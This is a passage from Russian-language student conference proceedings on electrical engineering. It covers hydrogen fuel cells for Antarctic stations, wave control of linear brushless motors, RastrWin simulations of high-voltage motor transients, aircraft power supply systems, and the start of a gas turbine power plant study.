Водородные топливные ячейки работают за счет химической реакции, основными элементами в которой выступают водород и кислород. Сама реакция проходит на протонообменной или полимерно-электролитной мембране. Мембрана изготовлена из иономеров и предназначена для проведения протонов и действует как электронный изолятор и барьер для реагентов.

На рис. 2 представлен принцип действия топливной ячейки.




Рис. 2. Принцип действия топливной ячейки

Катод и анод разделяются протонообменной мембранной-электролитом, после поступления кислорода и водорода на катод и анод происходит электрохимическая реакция, в результате в цепи между анодом и катодом возникает электрический ток.

Из топливных ячеек собираются топливные модули, которые в дальнейшем используются в промышленности [8].

На сегодняшний день существует ряд компаний, производящих водородные электростанции в промышленном масштабе, таким примером может быть Jiangsu Huade Hydrogen Energy Technology Co. Модульная станция Custom 200 по заявленным характеристикам может вырабатывать электрическую мощность 200 кВт, а также тепловую энергию до 160 кВт.

Таким образом, внедрение новых технологий в антарктическую отрасль является вполне реальной задачей, которая несет не только экономические выгоды, но и решение экологического вопроса в заполярной зоне.

Библиографический список

1. Об утверждении плана мероприятий по реализации Стратегии развития деятельности РФ в Антарктике до 2030 г.: распоряжение Правительства РФ от 30 июня 2021 г. № 1767-р. – М., 2021.
2. Дзюба Е. Новая полярная станция «Восток»: из Гатчины – в Антарктиду [Электронный ресурс] // Гатчинская Правда.ру. – URL: gtnpravda.ru/2020/09/02/novaja-poljarnaja-stantsija-vostok-iz-gatchini--v-antarktidu.html (дата обращения: 31.05.2023).
3. Договор об Антарктике от 01 декабря 1959 г. № 5778. – М., 1960.
4. Building and Environment. – June 2012. – Vol. 52. – P. 1–18.
5. Obara S., Hamanaka R. Alternative Energy Options for Antarctic Stations // Applied Energy. – 2019.
6. International Journal of Hydrogen Energy. – September 2021. – Vol. 46, iss. 62. – 8. – P. 31699–31726.
7. Энергетика за рубежом // Приложение к журналу «Энергетик». – 2021. – № 2.
8. Applied Energy September. – 2017. – Vol. 202. – 15. – P. 348–64.

Сведения об авторе

Зыков Георгий Андреевич – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-21-1м г. Пермь, e-mail: gera-mig@bk.ru

А.П. Плюснин

ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ ВОЛНОВОГО УПРАВЛЕНИЯ ЦИЛИНДРИЧЕСКИМИ ЛИНЕЙНЫМИ ВЕНТИЛЬНЫМИ ДВИГАТЕЛЯМИ

Рассматриваются возможности и перспективы применения волнового управления цилиндрическими линейными вентильными двигателями. В частности примеры существующих контроллеров линейных двигателей, возможности применения ЦЛВД в станкостроении, применение волнового управления к ЦЛВД.

Ключевые слова: управление электрическими машинами, синхронные машины, волновое управление, цилиндрический линейный вентильный двигатель.

A.P. Plyusnin

PROSPECTS FOR THE USE OF WAVE CONTROL OF CYLINDRICAL LINEAR BRUSHLESS MOTORS

This article discusses the possibilities and prospects for the use of wave control of cylindrical linear brushless motors. In particular, examples of existing controllers of linear motors, the possibility of using CLBM in machine tool building, the application of wave control to CLBM.

Keywords: control of electrical machines, synchronous machines, wave control, cylindrical linear brushless motor.

Среди областей применения электродвигателей можно выделить: промышленность, строительство, потребительские товары.

По данным 2011 г., на долю различных электродвигателей приходилось около 40 % потребляемой электроэнергии [1], и со временем эта доля будет повышаться, с учетом постепенного распространения электромобилей.

Таким образом, можно сказать, что актуальность вопроса разработки систем управления электродвигателями будет только повышаться с дальнейшим расширением их применения.

Особый интерес с точки зрения разработки как самих двигателей, так и предназначенных для них систем управления представляют линейные двигатели.

Они позволяют получить линейное перемещение без дополнительных механических передач, применение которых сопряжено с некоторыми недостатками, а именно:

- появление в системе дополнительных механических потерь на трение в передаче;
- уменьшение отказоустойчивости системы в связи с увеличением количества подвижных элементов;
- потенциальное уменьшение точности системы;
- усложнение конструкции и, как следствие, усложнение ремонта и обслуживания в случае необходимости.

В данный момент линейные двигатели не имеют широкого представления на рынке, а системы управления для них, как правило, разрабатываются производителями самих двигателей и поставляются вместе с ними.

Из примеров отдельных контроллеров для линейных двигателей можно привести MCLM 3002 и MCLM 3003 от компании Faulhaber, внешний вид которых представлен на рис. 1, 2.




Рис. 1. Контроллер MCLM 3002 P [2]

Из различных конструкций линейных двигателей стоит обратить внимание именно на цилиндрические линейные вентильные двигатели (ЦЛВД), так как в них снижены проблемы, вызываемые конструкцией магнитопровода линейных машин.



Рис. 2. Контроллер MCLM 3003 P [3]

В большом количестве станков перемещение рабочего органа осуществляется машинами вращательного действия через механические передачи, такие как ременная, винтовая, шарико-винтовая и т.д.

Учитывая обозначенные выше недостатки, вызываемые применением дополнительных механических передач, можно сделать вывод о перспективности расширения применения именно ЦЛВД в станкостроении.

Стоит отметить, что возможность применения редукторов позволяет изменить выходной момент электропривода, что обуславливает их использование в областях, где требуются высокие моментные характеристики. Волновое управление обычно применяется для шаговых двигателей. Изменение напряжения на обмотках двигателя вызывает смещение ротора на определенный угол. Графики напряжения при волновом управлении биполярным шаговым двигателем представлены на рис. 3.

В случае управления ЦЛВД применение на практике варианта, показанного на рис. 3, не имеет смысла, так как работа двигателя будет «дерганной», а количество возможных позиций вторичного элемента – малым.




Рис. 3. Волновое управление биполярным шаговым двигателем

Применимое управление будет близко к микрошагу у шагового двигателя. График изменения напряжения в обмотке фазы A представлена на рис. 4.




Рис. 4. Изменение напряжения в обмотке фазы при микрошаге

При увеличении дробления шага количество доступных позиций вторичного элемента увеличивается, и в теории его можно будет остановить в любой произвольной точке, однако на практике дробление шага будет ограничено формирующим опорную ШИМ микроконтроллером.

Применяя описанное управление, можно добиться высокой точности позиционирования вторичного элемента, как с помощью, например, линейных энкодеров, так и при использовании условно бездатчиковой системы.

Библиографический список

1. Paul Waide, Conrad U. Brunner. Energy-Efficiency Policy Opportunities for Electric Motor-Driven Systems // International Energy Agency Working Paper, Energy Efficiency Series. – Paris, 2011.

2. MCLM 3002 Р [Электронный ресурс]. – URL: <https://www.faulhaber.com/en/products/series/mclm-3002-p/> (дата обращения: 10.05.2023).

3. MCLM 3003 Р [Электронный ресурс]. – URL: <https://www.faulhaber.com/en/products/series/mclm-3003-p/> (дата обращения: 10.05.2023).

Сведения об авторе

Плюснин Александр Павлович – магистрант Пермского национального исследовательского политехнического университета, гр. АЭЭ-21-1м, г. Пермь, e-mail: plus20100@mail.ru

С.В. Хорошев, А.В. Кухарчук

**РАЗРАБОТКА НАБОРА БАЗОВЫХ МОДЕЛЕЙ И ОПЫТОВ
ДЛЯ ИССЛЕДОВАНИЯ ВЛИЯНИЯ ВЫСОКОВОЛЬТНЫХ
ЭЛЕКТРОДВИГАТЕЛЕЙ НА ПЕРЕХОДНЫЕ ПРОЦЕССЫ
В ЭЛЕКТРОЭНЕРГЕТИЧЕСКИХ СИСТЕМАХ**

Представлены результаты работы по разработке базовых моделей и опытов для изучения влияния высоковольтных асинхронных и синхронных электродвигателей на переходные процессы в электроэнергетических системах. Выполнена разработка базовых моделей и опытов, позволяющих студентам оценить и закрепить полученные теоретические сведения относительно влияния высоковольтных электродвигателей и автоматики управления возбуждением (для синхронных электродвигателей) на переходные процессы в электроэнергетических системах. Выбран программный пакет для проведения моделирования и разработки базовых моделей элементов электроэнергетической системы.

Ключевые слова: RastrWin3, RusTab, переходные процессы, первичный привод.

S.V. Horoshev, A.V. Kukharchuk

**DEVELOPMENT OF A SET OF BASIC MODELS AND EXPERI-
MENTS TO STUDY THE EFFECT OF HIGH-VOLTAGE ELECTRIC
MOTORS ON TRANSIENTS IN ELECTRIC POWER SYSTEMS**

This article presents the results of work on the development of basic models and experiments to study the influence of high-voltage asynchronous and synchronous electric motors on transients in electric power systems. The development of basic models and experiments has been carried out, allowing students to evaluate and consolidate the theoretical information obtained regarding the influence of high-voltage electric motors and automatic excitation control (for synchronous electric motors) on transients in electric power systems. A software package has been selected for modeling and developing basic models of elements of the electric power system.

Keywords: RastrWin3, RusTab, transients, primary drive.

На протяжении образовательной траектории студенты сталкиваются с изучением и исследованием электрических машин и режимов их работы (генераторный, двигательный). Изучение большого объема материала требует применения наглядных и понятных способов иллюстрации особенностей работы электрических машин: синхронных (СД)

и асинхронных электродвигателей (АД). Разработка готовых моделей и базовых экспериментов для исследования переходных процессов и влияния высоковольтных АД и СД на электроэнергетические системы является актуальной задачей.

Поскольку работа с лабораторным оборудованием ограничена во времени либо это оборудование имеет технические ограничения, т.е. не позволяет исследовать все возможные сочетания параметров схемно-режимных ситуаций, режимов работы оборудования и автоматики, удобно использовать программный пакет моделирования RastrWin.

Были разработаны базовые модели и выполнена их настройка, позволяющая проводить следующие базовые эксперименты:

- 1) самозапуск электродвигателей;
- 2) влияние автоматического регулирования возбуждения (АРВ) для синхронных электродвигателей;
- 3) подпитка электродвигателем места короткого замыкания.

В работе была использована модель электроэнергетической системы (рис. 1) с настройками, которые представлены на рис. 2, 3.




Рис. 1. Модель электроэнергетической системы

	O	S	Тип	Номер	Название	U_ном	N...	Район	P_н	Q_н	P_г	Q_г	V_зд	Q_min	Q_max	B_ш	V	Delta
1			Нагр	1347	Onda-110	110	0		120,0	113,0						200,0	116,09	-0,90
2			Нагр	1349	Bologoe2	110	0		49,0	27,0						500,0	350,91	8,93
3			Нагр	319	Kir-330	330	0		822,0	200,0							320,81	0,72
4			Нагр	347	Onda	330	0									220,0	320,81	0,72
5			Нагр	349	Bologoe1	330	0										333,39	1,88
6			Нагр	392	Tupik	330	0		490,0	50,0						-555,0	319,30	-9,96
7			Нагр	1319	Station1	21	0		55,0	40,0	1700,0	812,1	21,2	812,1	812,1		21,19	15,38
8			Нагр	1320	Station2	6	0										6,15	-0,90
9			База	330	Balanced	330	0				-125,7	-39,8		-39,8	-39,8		330,00	
10			Нагр	1	K3	6	0										6,15	-0,90

Рис. 2. Данные узлов

	O	S	Тип	N_нач	N_кон	N_n	ID...	Название	R	X	B	Ky/p	N_ящ.	БД...	P_нач	Q_нач	Na	I max
1	☒		Тр-р	319	1319			Kr-330 - Station 1	0,22	8,92			0,058		1 640	555		2 848
2	☐		Тр-р	347	1347			Onda - Onda-110	0,80	27,00			0,375		-108	-132		306
3	☐		ЛЭП	349	319			Bologoe1 - Kr-330	1,79	18,24	-192,0				807	203		1 440
4	☐		ЛЭП	349	330			Bologoe1 - Balanced	3,53	29,30	-344,0				-126	-6		231
5	☐		ЛЭП	349	347			Bologoe1 - Onda	4,14	25,30	-261,0				-110	-134		340
6	☐		ЛЭП	349	392			Bologoe1 - Tupik	7,29	44,11	-465,0				-507	-48		886
7	☐		Тр-р	349	1349			Bologoe1 - Bologoe2	1,50	41,20		0,348			-63	-15		112
8	☐		Тр-р	1347	1320			Onda-110 - Station2	9,48	40,00		0,053						
9	☐		ЛЭП	1347	1349			Onda-110 - Bologoe2	9,90	17,70	-449,0				13	-8		95
10	☐		ЛЭП	1320	1			Station2 - K3	0,01									1

Рис. 3. Данные ветвей

Целью работы было исследовать влияние высоковольтных электродвигателей на переходные процессы в электроэнергетических системах. Для этого были приняты параметры синхронного электродвигателя типа СТМ-2500-2 согласно данным [5] и введены в исходную схему (рис. 4).

	O	S	N	Название	N узла	Модель	Марка	N_ящ	%	COS(φ)	P_нач	Q_нач	COS(φ)	Мст	Мтрот	N_ящ	М	X'd	X'd	X'd	Td0
1	☒		1	СТМ-2500-2	1320	Эк-Мст...	0	1320		0,900	2,5	6	0,900	1,000	0,100	1	7	0,22	1,55	0,14	3,66

Рис. 4. Данные синхронного двигателя

Для проведения опытов помимо модели потребовалось выполнить настройку действий и логики модели [1], которые будут происходить в схеме (рис. 5, 6).

	Сост	Y	N	N гру...	Тип	Название	Формула	Тип объекта	Свойство объекта	Ключ объекта	Режим	N сраб	Время н...	Длительн...
1	☒		1	1	Объект		1	SynchronousMotor	sta	1	0	1		
2	☐		2	1	Объект		1.5	SynchronousMotor	P_0	1	0	1		
3	☐		5	1	Объект		-1	SynchronousMotor	S_0	1	0	1		
4	☐		3	2	Объект		1	Exciter	sta	1320	0	1		
5	☐		4	2	Объект		1	ExcControl	sta	1320	0	1		
6	☐		6		Объект	Шунт Z - 1 [K3]	0.01	node	r	1	0	1	20,000	4,000
7	☐		7		Объект	Шунт Z - 1 [K3]	0.01	node	x	1	0	1	20,000	4,000

Рис. 5. Данные «Действия (t)»

			Формула	1	A1	.2		Нормальный
1	1		Формула	1	A1	.2		Нормальный
2	2		Формула	SynchronousMotor[1].S>0.05	A2			Нормальный

Рис. 6. Данные Логика (t)

Проведен опыт близкого короткого замыкания и последующего самозапуска электродвигателя путем моделирования короткого замыкания на присоединении, подключенном к тем же шинам, что и электродвигатель. При изменении продолжительности короткого замыкания наблюдаются процессы выбега электродвигателя. Снижая сопротивление ветви до точки короткого замыкания, например задавая $R = 0,01$, $X = 0$ Ом, получим набор данных переходных процессов (рис. 7) в зависимости от времени отключения короткого замыкания.




Рис. 7. Данные скольжения СД

В ходе проведения моделирования при увеличении времени короткого замыкания регистрируется выпадение электродвигателя из синхронизма и снижение скорости вращения ротора электродвигателя в процессе выбега (моделирование выполнялось без изменения момента инерции ротора). После восстановления напряжения после отключения короткого замыкания происходит втягивание электродвигателя в синхронизм [2]. Второй опыт строится на изучении влияния АРВ синхронных электродвигателей на переходные процессы в электро-энергетической системе (рис. 8, 9).




Рис. 8. Данные возбудителя U_{fRU}

Изменяя характеристики возбудителя, а тем самым и ток возбуждения электродвигателя при работе в синхронном режиме, следует обратить внимание на следующие основные параметры. Первое – обеспечение устойчивой работы в синхронном режиме. При набросах нагрузки или при снижении питающего напряжения возбуждения происходит

форсировка возбуждения или (увеличение) тока возбуждения, благодаря чему увеличивается электромагнитный момент двигателя в синхронном режиме. Второе – осуществление регулирования реактивной мощности, циркулирующей в статорной цепи двигателя [3].




Рис. 9. Данные реактивной мощности Q СД

Опыт для изучения участия высоковольтного электродвигателя в подпитке места короткого замыкания проводится при включенном и отключенном электродвигателе. Различия в переходных процессах определяют подпитку места короткого замыкания (рис. 10).




Рис. 10. Данные тока СД

В начальный момент времени электродвигатель ведет себя как генератор, подпитывая место короткого замыкания, увеличивая тем самым ток КЗ, т.е. осуществляется подпитка места КЗ. При принятых параметрах модели электродвигатель принимает участие в подпитке места короткого замыкания, в среднем увеличивая величину тока короткого замыкания на 1 кА.

В результате выполненной работы, применяя программный пакет RastrWin, можно изучить вопросы влияния высоковольтных электродвигателей на переходные процессы в электроэнергетических системах при различных схемно-режимных ситуациях и настройках параметров электроэнергетической системы: самозапуск электродвигателя, влияние работы возбудителя и АРВ, подпитка места КЗ электродвигателем. Наглядность работы и возможность визуализации данных на графиках и в табличном процессоре расширяет возможности обработки данных экспериментов и позволяет детализировать влияние практических любых параметров моделей.

Основой для работы послужили базовые модели программного пакета RastrWin. Подготовленные модели позволяют более явно выделить наиболее значимые аспекты на переходных процессах в электроэнергетических системах.

Библиографический список

1. Программный комплекс «RastrWin3». Руководство пользователя [Электронный ресурс] / В.Г. Неуймин, Е.В. Машалов, А.С. Александров, А.А. Багрянцев. – 2012. – URL: https://www.rastrwin.ru/download/Files/HELP_RastrWin3_29_08_12.pdf (дата обращения: 25.11.2022).
2. Терехов В.М., Осипов О.И. Системы управления электроприводов: учеб. для вузов. – М.: Изд. дом МЭИ, 2006. – 304 с.
3. Кудрин Б.И. Электроснабжение: учеб. для студентов учреждений высш. проф. образ. – М.: Академия, 2012. – 352 с.
4. Киреева Э.А., Цырук С.А. Релейная защита и автоматика электроэнергетических электродвигателей. – Вологда: Инфра-Инженерия, 2014. – 288 с.
5. Слодарж М.И. Режимы работы, релейная защита и автоматика синхронных. – М.: Энергия, 1997.

Сведения об авторах

Хорошев Степан Васильевич – студент Пермского национального исследовательского политехнического университета, гр. ЭЭ-21-16, г. Пермь, e-mail: stepan.horochev@yandex.ru

Кухарчук Александр Васильевич – старший преподаватель кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: r805@mail.ru

Д.Ю. Пономарев, С.В. Белявский, С.В. Мишуринских

**ОБЗОР СИСТЕМЫ ЭЛЕКТРОСНАБЖЕНИЯ
САМОЛЕТА С «БОЛЕЕ ЭЛЕКТРИЧЕСКИМ»
ГАЗОТУРБИННЫМ ДВИГАТЕЛЕМ**

Приведен обзор систем электроснабжения самолетов с газотурбинным двигателем трех поколений: прошлого, настоящего и перспективного.

Ключевые слова: электроснабжение, привод-генератор, генератор переменной частоты, стартер-генератор.

D.Yu. Ponomarev, S.V. Belyavsky, S.V. Mishurinskikh

**OVERVIEW OF THE POWER SUPPLY SYSTEM
OF AN AIRCRAFT WITH A "MORE ELECTRIC"
GAS TURBINE ENGINE**

This article shows an overview of power supply systems of aircraft with a gas turbine engine of three generations: past, present and future.

Keywords: power supply, drive-generator, variable frequency generator, starter-generator.

«Более электрические» самолеты обладают рядом преимуществ перед традиционными: во-первых, они значительно экономичнее и экологичнее, так как сокращают выбросы вредных веществ; во-вторых, они более надежны, так как меньше подвержены поломкам и не требуют такого же количества технического обслуживания. Система электроснабжения «более электрического» самолета значительно опередила предыдущие поколения. Выбор и обоснование параметров системы электроснабжения самолета с газотурбинным двигателем (ГТД) является сложной инженерной задачей, при решении которой одним из основных этапов является анализ существующих систем электроснабжения самолета с ГТД. Для выбора и обоснования параметров системы электроснабжения самолета необходимо знать систему, которая использовалась многие годы.

1. Анализ системы электроснабжения самолета ИЛ-96 на двигателе ПС-90 с ГП-25. Назначение привода-генератора (ГП-25) – питание бортовой сети объекта электроэнергией трехфазного переменного тока стабильной частоты.

ГП-25 состоит из размещенных в общем корпусе гидромеханического привода и генератора переменного тока. Привод состоит из механического дифференциала, двух параллельно работающих гидромашин объемного типа, системы регулирования, сигнализатора предельного давления, сигнализатора предельной температуры, легкоосъемного фильтра с сигнализатором засорения. Привод-генератор имеет устройство, обеспечивающее разобщение входного вала привода с валом изделия в случае неисправности привода-генератора*. ГП-25 обладает номинальной мощностью, равной 60 кВА. Диапазон частоты вращения составляет от 4500 до 9000 об/мин. Частота переменного тока генератора в установившемся режиме работы 400 ± 8 Гц. Температура рабочей жидкости от -60 до $+140$ °C, до $+160$ °C кратковременно. Температура окружающей среды от -60 до $+140$ °C, до $+185$ °C кратковременно. Масса равна 43 кг.

2. Анализ системы электроснабжения самолета МС-21 на двигателе ПД-14 с генератором переменной частоты. Генератор переменной частоты (ГПЧ) должен обеспечивать непрерывное электроснабжение мощностью 120 кВА, три фазы, напряжение генератора 115 В цепи фаза – нейтраль в точке регулирования в диапазоне нормальных частот вращения в соответствии с табл. 1 в установившемся режиме при коэффициенте мощности 0,75 с отставанием на единицу.

Каждый канал ГПЧ должен быть способным обеспечивать перегрузку 391 А ($1,5$ на единицу – 135 кВА), три фазы, напряжение генератора 115 В цепи фаза – нейтраль в точке регулирования в диапазоне нормальных частот вращения в соответствии с табл. 1 в течение 5 минут при коэффициенте мощности 0,75 с отставанием на единицу. Масса генератора переменной частоты составляет 61,3 кг.

Диапазон нормальных рабочих частот генератора переменной частоты на двигателях разработки компании ОАО «Авиадвигатель» приведен в табл. 1.

Таблица 1

Диапазон нормальных частот вращения генератора переменной частоты

	Диапазон нормальных частот вращения
	Двигатель АО «Авиадвигатель»
Частота вращения вала ГПЧ	11549–22383 об/мин
Частота тока	385–746 Гц

* Авиационный двигатель ПС-90А / А.А. Иноземцов [и др.]; под ред. А.А. Иноземцева. М.: Либра-К, 2007. 319 с.

3. Анализ системы электроснабжения для «более электрического» самолета. «Более электрический» самолет (БЭС) имеет систему электроснабжения, которая обеспечивает все потребности самолета в энергии. Основными источниками электроэнергии на самолетах являются электрические генераторы.

Среди серийных стартер-генераторов (СТГ) для «более электрического самолета» можно выделить СТГ, установленный на двигатели Trent 1000 самолета Boeing 787, который разработан компанией UTC Hamilton Sundstrand. Масса данного генератора составляет 91 кг при мощности 250 кВА (≈ 225 кВт) и частоте вращения ротора 10 800–24 000 об/мин.

Особенность системы электроснабжения самолета Boeing 787 в том, что она включает трехфазную электросеть с переменным напряжением 230 В (напряжение удвоено по сравнению с системами предыдущего поколения), а также сеть с переменным напряжением 115 В и сеть с постоянным напряжением 28 В. Осуществление концепции «более электрического» самолета позволит ликвидировать централизованную гидросистему самолета и устранить пневмосистему с отбором воздуха из авиадвигателя.

Осуществлением концепции БЭС возможно получить следующие преимущества:

- потребление топлива снизится на 8–12 %;
- снижение стоимости жизненного цикла на 3–5 %;
- увеличение среднего налета на отказ на 5–6 %;
- снижение времени технического обслуживания на 4–4,5 %.

Потребляемая мощность СТГ в стартерном режиме (максимальная) не более 300 кВт (407,89 л.с.).

Мощность номинальная в генераторном режиме – 250 кВт.

Выводы. Сравнение систем электроснабжений представлено в табл. 2. В таблице отражены преимущества и недостатки систем электроснабжений разных поколений.

Таблица 2

Сравнение систем электроснабжения для разных поколений

Система ЭС	Постоянной частоты (старое поколение)	Переменной частоты	Перспективная
Преимущества	Мощность равна 60 кВА, масса генератора составляет 43 кг, удельная мощность равна 1,395. Увеличенная мощность по сравнению с генераторами постоянного тока	Мощность равна 120 кВА, масса генератора составляет 61,3 кг, удельная мощность равна 1,957. Уменьшение массы генератора	Мощность равна 250 кВА, масса генератора составляет 91 кг, удельная мощность равна 2,747. Возможность режима стартера
Недостатки	Большая масса и габариты	Невозможность работы в режиме двигателя	Необходимость применения силовых преобразователей, которые преобразуют энергию генератора

Из таблицы видно, что перспективное поколение более мощное, чем предыдущие, а также оно имеет большое количество преимуществ, по сравнению с другими поколениями.

Сведения об авторах

Пономарев Денис Юрьевич – магистрант Пермского национального исследовательского политехнического университета, гр. ПИШ-22м, г. Пермь, e-mail: denisponomarev1425@mail.ru

Белявский Сергей Витальевич – заместитель начальника КО-2104 АО «ОДК-Авиадвигатель», г. Пермь, e-mail.ru: belavski@avid.ru

Мишуриных Сергей Владимирович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: sergeymishurinskikh@yandex.ru

И.Н. Грибков, А.А. Сухарев, Д.В. Фалалеев

ИССЛЕДОВАНИЕ АВАРИЙНЫХ РЕЖИМОВ РАБОТЫ ГТЭС С ИСПОЛЬЗОВАНИЕМ МАТЕМАТИЧЕСКОЙ МОДЕЛИ

Рассматривается исследование переходных процессов газотурбинной электростанции в аварийных режимах работы, вызванных внешними возмущениями, с помощью динамической математической модели, состоящей из модели газотурбинной электростанции, прилегающего энергорайона с подключением к внешней сети бесконечной мощности. Выполнена качественная оценка адекватности математической модели с помощью определения относительной погрешности моделирования. Представлено применение полученной модели для последующей настройки защитных автоматических систем газотурбинной электростанции.

Ключевые слова: математическая модель, моделирование, газотурбинная электростанция, энергорайон, аварийный режим работы, электромеханические переходные процессы.

I.N. Gribkov, A.A. Sukharev, D.V. Falaleev

RESEARCH OF EMERGENCY OPERATION MODES OF GAS POWER PLANTS WITH THE USE OF A MATHEMATICAL MODEL

This article deals with the study of transient processes of a gas turbine power plant in emergency operation modes, caused by external disturbances, by means of a dynamic mathematical model consisting of a model of a gas turbine power plant, an adjacent power district with connection to an external network of infinite power. A qualitative assessment of the adequacy of the mathematical model is performed by determining the relative modeling error. Application of the obtained model for further adjustment of protective automatic systems of gas-turbine power plant is presented.

Keywords: mathematical model, modeling, gas-turbine power plant, power district, emergency operation mode, electromechanical transients.

На текущем этапе развития современного производства большое значение имеет качество и стабильность вырабатываемой электроэнергии. Опыт применения наземных газотурбинных установок (ГТУ) растет во всем мире. Большое количество таких ГТУ производится в России. ГТУ малой и средней мощности в составе газотурбинных электростанций (ГТЭС) нашли свое применение в отдаленных районах с развитой нефтедобычей ввиду возможности работы ГТУ на попутном нефтяном газе. Для достижения стабильной генерации электроэнергии

